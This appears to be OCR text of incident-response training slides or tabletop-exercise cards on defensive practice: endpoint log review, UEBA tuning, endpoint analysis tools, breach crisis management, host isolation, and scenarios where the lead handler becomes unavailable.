
netsh advfirewall
iptables

Endpoint Protection Review

- Yes, I do have issues with most Blacklist AV
- However, it is a great place to quickly review potential malware across a whole org
- Many malware infections do show up on AV logs.. They are just not reviewed


UBEA

- Two edged sword
- Very effective
- Lots of “false” positives
- Requires tuning
- Stacked analysis
- LogonTracer



Endpoint Analysis

- Cheat Sheets!!!
- DeepBlueCLI
- Sysmon
- Powershell and Command Logging
- Baselines
- Pratice… Pratice. Practice.




Crisis Management

- Oh boy…
- How to handle key events
- Public breach
- Legal requirements to notify
- Lawyers
- FBI and Secret Service coordination
- Dealing with Krebs
- Right and wrong ways

Isolation

- Different from Segmentation
- This is specific to isolation of single systems
- Both skills are necessary
- This can be done at the switch level
- Multiple “levels” of isolation
- How far do you want to go?
  - Lock out?
  - Sandbox?
  - Upsidedownternet



Losing People...

Lead Handler takes Maternity or Paternity Leave

Yea, there is always one person who pretty much runs the who IR process. That one essential person. Well, now it is time for the IM to silence that person.

NOTES

We have to be able to work effectively without the one or two most advanced people on the team. All of the quite people who are just passively listening and hoping to not get called on now need to step up. Now is your time. Shine!

Legal takes your only skilled handler into a meeting to explain the incident

Who brought a Lawyer to the party? There is always one person who pretty much runs the who IR process. That one essential person. Well, now it is time for the IM to silence that person.

NOTES

They may never come back...all of the quiet people who are just passively listening and hoping to not get called on now need to step up. Now is your time. Shine!